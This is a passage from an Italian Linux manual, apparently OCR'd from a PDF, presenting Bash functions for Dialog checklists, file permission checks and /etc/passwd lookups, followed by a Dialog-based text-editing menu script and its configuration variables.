



    # Item selection list.
    for i in $LIST_SELECTED
    do
        ITEM_SELECTION="$ITEM_SELECTION $i ${SELECTION_WORD}_$i on"
    done
    for i in $LIST_UNSELECTED
    do
        ITEM_SELECTION="$ITEM_SELECTION $i ${SELECTION_WORD}_$i off"
    done

    # Dialog.
    while true
    do
        if dialog  \
            --clear \
            --title "$LIST_HEADER" \
            --checklist "$LIST_DESCRIPTION" \
            0 0 0 \
            "!ALL!"  "$SELECTION_DESCRIPTION" off     \
            "!NONE!"  "$UNSELECTION_DESCRIPTION" off   \
            $ITEM_SELECTION   \
```

```
            2> $TEMPORARY
        then
            SELECTION=`cat $TEMPORARY`
            echo "" > $TEMPORARY

            # Do something.
            if   echo "$SELECTION" | grep "!ALL!" > "/dev/null"
            then
                ITEM_SELECTION=""
                for i in $LIST_FULL
                do
                    ITEM_SELECTION="$ITEM_SELECTION $i ${SELECTION_WORD}_$i on"
                done
                continue
            elif   echo "$SELECTION" | grep "!NONE!" > "/dev/null"
            then
                ITEM_SELECTION=""
                for i in $LIST_FULL
                do
                    ITEM_SELECTION="$ITEM_SELECTION $i ${SELECTION_WORD}_$i off"
                done
                continue
            else
                LIST_SELECTED=""
                for s in $SELECTION
                do

                    # Remove the double quotes.
                    SELECTED=`echo $s | sed "s/\"//g"`
                    LIST_SELECTED="$LIST_SELECTED $SELECTED"
                done
                LIST_UNSELECTED=`selection_invert "$LIST_FULL" "$LIST_SELECTED"`

                # Save data.
                printf "" > "$FILE_LIST_SELECTED"
                for s in $LIST_SELECTED
                do
                    echo "$s" >> "$FILE_LIST_SELECTED"
                done
                # Stop the loop.
                break
            fi
        else
            false
```

```
            return
        fi
    done
    #
    rm -f $TEMPORARY
    #
    printf "" > "$FILE_RETURN_VALUE_SELECTED"
    for s in $LIST_SELECTED
    do
        echo "$s" >> "$FILE_RETURN_VALUE_SELECTED"
    done
    #
    printf "" > "$FILE_RETURN_VALUE_UNSELECTED"
    for s in $LIST_UNSELECTED
    do
        echo "$s" >> "$FILE_RETURN_VALUE_UNSELECTED"
    done
    #
    true
}
```

Si osservi l'esempio seguente:

```
select_subset_save  /etc/xxx/ELENCO_COMPLETO \
                    /etc/xxx/ELENCO_SELEZIONATO \
                    "selezione di tutte le voci" \
                    "rimozione di tutte le selezioni" \
                    "attiva" \
                    "attivazione voci" \
                    "Selezionare le voci da attivare:" \
                    /tmp/xxx.selezionati \
                    /tmp/xxx.non_selezionati
```

In questo c'è il file '`/etc/xxx/ELENCO_COMPLETO`', contenente un elenco di voci (ogni voce deve costituire una parola sola), quindi c'è il file '`/etc/xxx/ELENCO_SELEZIONATO`' con un sottoinsieme delle voci del primo file. Attraverso la selezione che si esegue con la funzione, il file '`/etc/xxx/ELENCO_SELEZIONATO`' viene ag-

giornato con il nuovo sottoinsieme, ma in ogni caso si genera il file ‘`/tmp/xxx.selezionati`’ con le voci selezionate e il file ‘`/tmp/xxx.non_selezionati`’ con le altre voci.

18.10.10 Verifica che l’utente proprietario di un file possa accedervi

Si tratta di tre funzioni, le quali, rispettivamente, verificano se l’utente proprietario di un file o di una directory ha il permesso di accedervi in lettura, scrittura, esecuzione o attraversamento. Si osservi che si tratta di un controllo basato sul proprietario del file e non sui privilegi che l’interprete dello script si trova ad avere in un certo momento.

```
file_owner_access_r file
```

```
file_owner_access_w file
```

```
file_owner_access_x file
```

Le tre funzioni restituiscono *Vero* nel caso il permesso richiesto sia disponibile; altrimenti *Falso* in caso contrario.

```
file_owner_access_r ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^.\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "r" ]
        then
            true
            return
        fi
    fi
    false
}
```

```
file_owner_access_w ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^..\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "w" ]
        then
            true
            return
        fi
    fi
    false
}
```

```
file_owner_access_x ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^...\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "x" ] || [ "$ACCESS" = "s" ]
        then
            true
            return
        fi
    fi
    false
}
```

18.10.11 Verifica che il gruppo proprietario di un file possa accedervi

«

Si tratta di tre funzioni analoghe a quelle della sezione precedente, le quali verificano se il gruppo proprietario di un file o di una directory ha il permesso di accedervi in lettura, scrittura, esecuzione o attraversamento.

```
file_group_access_r file
```

```
file_group_access_w file
```

```
file_group_access_x file
```

Le tre funzioni restituiscono *Vero* nel caso il permesso richiesto sia disponibile; altrimenti *Falso* in caso contrario.

```
file_group_access_r ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^....\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "r" ]
        then
            true
            return
        fi
    fi
    false
}
```

```
file_group_access_w ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^.....\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "w" ]
        then
            true
            return
        fi
    fi
    false
}
```

```
file_group_access_x ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^......\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "x" ] || [ "$ACCESS" = "s" ]
        then
            true
            return
        fi
    fi
    false
}
```

18.10.12 Verifica che gli utenti diversi possano accedere a un file

Si tratta di tre funzioni analoghe a quelle della sezione precedente, le quali verificano se gli utenti diversi dal proprietario e dal gruppo del file o di una directory, hanno il permesso di accedervi in lettura, scrittura, esecuzione o attraversamento.

```
file_other_access_r file
```

```
file_other_access_w file
```

```
file_other_access_x file
```

Le tre funzioni restituiscono *Vero* nel caso il permesso richiesto sia disponibile; altrimenti *Falso* in caso contrario.

```
file_other_access_r ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^.......\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "r" ]
        then
            true
            return
        fi
    fi
    false
}
```

```
file_other_access_w ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^........\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "w" ]
        then
            true
            return
        fi
    fi
    false
}
```

```
file_other_access_x ()
{
    local FILE_NAME="$1"
    local ACCESS=""
    #
    if [ -e "$FILE_NAME" ]
    then
        ACCESS=`ls -n -d "$FILE_NAME" \
                  | sed "s/^.........\(.\).*$/\1/"`
        #
        if [ "$ACCESS" = "x" ] || [ "$ACCESS" = "s" ]
        then
            true
            return
        fi
    fi
    false
}
```

18.10.13 Estrapola il nome dell'utente proprietario di un file

«

```
file_owner_name file
```

```
file_owner_name ()
{
    local FILE_NAME="$1"
    local OWNER_UID=""
    local OWNER_NAME=""
    #
    if [ -e "$FILE_NAME" ]
    then
        OWNER_UID=`ls -n -d "$FILE_NAME" \
             | sed "s/^[^ ]*  *[^ ]*  *\([^ ]*\)  *.*$/\1/"`
        #
        OWNER_NAME=`cat /etc/passwd \
                    | grep "^[^:]*:[^:]*:$OWNER_UID:" \
                    | head -n 1 \
                    | sed "s/^\(.*\):.*:.*:.*:.*:.*:.*$/\1/"`
        #
        echo "$OWNER_NAME"
    else
        false
    fi
}
```

18.10.14 Estrapola la directory personale di un utente

«

```
user_home_directory utente
```

```
user_home_directory ()
{
    local USER_NAME="$1"
    local HOME_DIRECTORY=""
    #
    HOME_DIRECTORY=`cat /etc/passwd \
                | grep "^$USER_NAME:" \
                | head -n 1 \
                | sed "s/^.*:.*:.*:.*:.*:\(.*\):.*$/\1/"`
    #
    echo "$HOME_DIRECTORY"
    #
}
```

18.10.15 Estrapola il numero UID di un utente

«

```
user_uid utente
```

```
user_uid ()
{
    local USER_NAME="$1"
    local USER_UID=""
    #
    USER_UID=`cat /etc/passwd \
              | grep "^$USER_NAME:" \
              | head -n 1 \
              | sed "s/^.*:.*:\(.*\):.*:.*:.*:.*$/\1/"`
    #
    echo "$USER_UID"
    #
}
```

18.11 Approfondimento: un esercizio con Dialog

«

In questa sezione viene proposto uno script basato sull'uso di Dialog, per realizzare un piccolo programma frontale con uno scopo preciso: facilitare la scrittura di testi come lo si potrebbe fare con una macchina da scrivere. Questo tipo di lavoro, così come è impostato, è organizzato in modo da definire prima l'azione, poi gli oggetti coinvolti, come succedeva spesso nei programmi gestionali dei primi anni 1980. Lo script è disponibile qui: *allegati/shell-testi.sh* .

Lo script è pensato per l'uso da parte di chi non vuole sapere come si usa un sistema operativo, a costo di accontentarsi di poche cose. Per questa ragione, lo script è pensato per sostituire il file '`~/.profile`', in modo che dopo l'identificazione dell'utente, ciò che appare sia un menù di funzioni.

Questo script deve organizzare la gestione di file di testo, cercando di evitare che l'utente incorra in errori gravi, dovuti all'assoluta ignoranza di questioni che generalmente sono ritenute banali. Per questo, all'avvio verifica l'esistenza di una directory che ha lo scopo di raccogliere i documenti testuali e di sottodirectory per la conservazione di diverse versioni precedenti. Se queste directory mancano, provvede a crearle.

Figura 18.105. All'avvio, lo script mostra il menù delle funzioni disponibili.



Come si può vedere, le lettere accentate sono state realizzate con l'uso di un apostrofo inverso, per evitare qualunque problema di compatibilità con la configurazione della console.

Nella parte iniziale dello script vengono inseriti i comandi che dovrebbero trovarsi invece nel file '`~/.profile`', quindi vengono dichiarate delle variabili di ambiente il cui valore iniziale può essere modificato:

```
umask 022
alias cp="cp -f"
alias rm="rm -f"
alias mv="mv -f"
alias ln="ln -f"
#
#
DATA_DIRECTORY="$HOME/Documenti"
DATA_BACKUP_LEVELS="77"
DATA_NAME_DEFAULT="Nuovo"
DATA_EDITOR_COMMAND="luit -encoding ISO-8859-1 mcedit"
PRINTER_FILTER="\
| enscript -1 -M a4 -f CourierBold@9.1/9.5 \
    --margin=72:72:72:72 --header=||$% -o -
PRINTER_COMMAND="lpr"
IMPORT_EXPORT_MOUNT_POINTS_LIST="\
/mnt/a dischetto \
/mnt/d penna_USB"
IMPORT_EXPORT_DEVICES_LIST="/dev/fd0 dischetto"
```

La tabella successiva riepiloga il significato di queste variabili di ambiente:

Variabile	Descrizione
`DATA_DIRECTORY`	La directory da usare per la gestione dei file di testo.
`DATA_BACKUP_LEVELS`	Il numero di livelli per la conservazione delle versioni precedenti.
`DATA_NAME_DEFAULT`	La radice del nome predefinito da usare per i documenti nuovi.
`DATA_EDITOR_COMMAND`	Il comando da usare per accedere alla modifica di un file. Il nome del file viene fornito alla fine.

Variabile	Descrizione
`PRINTER_FILTER`	Il comando per trasformare un file di testo in un file PostScript con un'impaginazione corretta, comprendente dei margini e possibilmente la numerazione delle pagine.
`PRINTER_COMMAND`	Il comando per stampare, in grado di ricevere il file dallo standard input.
`IMPORT_EXPORT_MOUNT_POINTS_LIST`	L'elenco dei punti di innesto per inserire unità di memorizzazione esterne. Queste directory devono essere state previste nel file '`/etc/fstab`', in modo da consentire all'utente in questione di poter eseguire il comando '**`mount`**'. L'elenco è composto da coppie di «parole», dove la prima è la directory e la seconda è la descrizione da visualizzare nel menù.

Variabile	Descrizione
IMPORT_EXPORT_DEVICES_LIST	L'elenco dei file di dispositivo delle unità di memorizzazione esterne da usare per il trasferimento dei dati. Attraverso questi nomi è possibile inizializzare tali unità, ammesso che l'utente disponga dei permessi necessari. L'elenco è composto da coppie di «parole», dove la prima è il file di dispositivo e la seconda è la descrizione da visualizzare nel menù.

18.11.1 Gestione dei file di testo

Per la gestione dei file di testo, ci si avvale di un programma esterno, definito dalla variabile di ambiente ***DATA_EDITOR_COMMAND***, usato solo per modificare un file, mentre il resto può essere gestito esternamente, attraverso le voci previste nel menù.

La creazione di un nuovo documento, si ottiene con la selezione della voce *new*, a cui segue la richiesta di specificare il nome che si preferisce:

```
.--crea un documento nuovo---.
| Inserisci il nome del      |
| documento da creare:       |
| .------------------------. |
| |Nuovo-1                 | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Inizialmente viene proposto un nome predefinito, in base all'indicazione della variabile di ambiente ***DATA_NAME_DEFAULT***. Il nome può essere modificato e lo si può scrivere come si vuole: se il nome contiene simboli diversi dalle lettere alfabetiche latine, da numeri e da trattini ('**-**' o '_'), questo viene aggiustato in qualche modo; se il nome esiste già, viene modificato in modo da evitare il conflitto. Il file viene creato vuoto e viene avviato il programma di modifica per consentire la scrittura di ciò che si desidera.

Per visualizzare il contenuto di un documento, ovvero di un file di testo contenuto nella directory prevista, si può selezionare la voce *view*, ottenendo così la richiesta di selezionare il nome di questo:

```
.-visualizza un documento gia` esistente-.
| Seleziona il documento da               |
| visualizzare:                           |
| .-------------------------------------. |
| |       appunti-1             .       | |
| |       appunti-2             .       | |
| |       da-fare               .       | |
| |       cose-vecchie          .       | |
| `-------------------------------------' |
|-----------------------------------------|
|         <  OK  >     <Cancel>           |
`-----------------------------------------'
```

Si osservi che dall'elenco sono esclusi volutamente i nomi che contengono una tilde ('**~**'), che normalmente rappresenta una copia di sicurezza generata dal programma usato per modificare i file.

